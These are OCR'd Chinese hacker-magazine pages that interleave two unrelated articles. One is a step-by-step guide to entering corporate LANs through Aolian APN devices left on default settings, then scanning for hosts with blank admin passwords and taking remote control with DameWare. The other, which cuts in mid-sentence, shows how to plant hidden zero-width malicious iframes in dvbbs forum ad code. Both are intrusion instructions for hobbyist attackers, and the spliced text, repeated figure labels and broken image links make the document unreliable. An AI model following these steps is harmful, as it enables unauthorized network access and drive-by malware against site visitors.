


图6




图3





图4


图5

点提交，如图6 所示。




图6

在图6 所示的界面中选择启动Winapn服务，再次提交APN服务就启动了。APN服务启动后，状态描述一栏的服务器状态会显示开启，如图7 所示。

在图7 中，我们再选用户管理，点提交，出现如图8 所示的界面。

点添加后，如图9 所示。

用户名、口令随便填，IP就填172.31.252.*(*号代表2－254)因为此设备默认的虚拟IP地址是172.31.252.1 。所以你填的本地机拨号后的虚拟IP地址一定要与APN设备在一个网段里。MAC不用填了，有些低版本的配置里根本就没有MAC这一项。填好后点提交。




图7

到这里，服务端的配置就算完成了，接下来是配置客户端。




图8

我们安装好客户端后点击开始→程序→INAPN→WINAPN PSK版。打开客户端，如图1 0 所示。

点设置→新建，如图1 1 所示。




图9




图1 0

我们再回头看看图4 。图1 1 所要填的信息基本上图4 都有，隧道名称可以随便填，Vdomain对应图4的当前APN组域，Vhost对应图4的节点名，用户名和密码就是图9 填入的。填完后点确定。再点系统，这里要求填主识别号，该主识别号与图4 的主识别号要一致。全部填写完毕后就点连接。当出现图1 2 的提示时，说明连接成功。




图1 1



图1 2


运行"ipconfig /all"命令看看，是不是多了个本地连接，而且IP就是你开始填的172.31.252.*，这说明你的计算机已经成为对方局域网中的一台主机了。至于再如何入侵其它的主机，那方法可就多了。对于一些基础好点的小鸟，这篇文章写到这应该算结束了。但为了照顾一下基础差点的，我还是简单地把入侵主机的过程介绍一下。

既然要入侵局域网，我们就要扫描，看有没有什么漏洞能让我们顺利的入侵。我喜欢用流光，这的确是个不错的扫描工具。扫描的时候需要注意，我们扫描所用的IP不能是172.31.252.*，因为这是外部主机拨号到奥联APN时APN设备给它分配的虚拟IP，它局域网内的主机并不一定用的是该网段的IP。怎么办呢？没关系，你再回到奥联APN的WEB配置页面(图3)，点击网络接口。这

脚本小子：动网论坛的影响力无庸置疑，它在网络中的覆盖率也是最高的，由此引发入侵抓鸡、挂马、刷广告等系列黑客技术。最近VIP会员们都在讨论如何才能在动网论坛上更好地挂马，并将成果整理成此，希望由此引玉。

适合读者：脚本入侵爱好者

前置知识：动网论坛设置



VIP会员学习成果展：你所不知的新版动网挂马方法

文/图 [黑防VIP]lucky_feng

最近在调试一个论坛，使用的是dvbbs 7.1.0 sp1。原本想修改掉一些没用的广告等默认设置，比如一搜、阿里巴巴等（这些修改一般都是在后台可以修改的），在修改的过程中发现有些东西可以利用一下，于是便有了此文。注意，以下所有操作都是在论坛后台的管理条件下进行的。

广告设置与挂马

进入到常规设置→广告管理，我们可以看到首页尾部广告代码。默认的首页尾部广告代码是这样的。

```
<iframe marginwidth="0" marginheight="0" src="http://
/server.dvbbs.net/dvbbs/dvbbs_soft_end.html" frameborder="0"
width="468" scrolling="no" height="60"></iframe>
```

有插马经验的人一看就知道该怎么修改了，把地址换成你需要的地址就行了。其中Width最好设成0，这样别人就看不到效果了。我插入的是新浪首页，因为Width=0，所以看不到新浪的页面，但是由于新浪会跳出广告，所以说明新浪页面正常插入了。如图1所示。

时页面显示的局域网IP才是奥联APN设备在局域网中的真实IP。这样，我们就可以知道局域网中的主机的真实IP也就和奥联APN设备的真实了。

打个比方：比如说你在网络接口页面看到的奥联APN的真实IP是192.168.0.1，那么局域网中主机的真实IP地址就很有可能是192.168.0.*（*代表2-254中的任意数）。根据网络接口页面提供的IP段，我用流光扫描，发现有一台IP为192.168.206.102的主机管理员账号为空。这下"想怎么玩"就由你了。由于知道它是一台Windows 2000的主机，所以我就用DameWare进行后续操作。这是一个很不错的远程控制软件。不过他只能控制Windows 2000的主机，对XP无效。

说到底，奥联APN本身并没有什么特大漏洞，只是一般的公司把产品买回去后并没有更改默认设置，所以才造成对企业内部网络的危害。希望在使用奥联APN产品的还没更改密码的用户赶紧换密码了。同时也希望入侵者在入侵后不要做坏事，最好能通知对方修补漏洞。

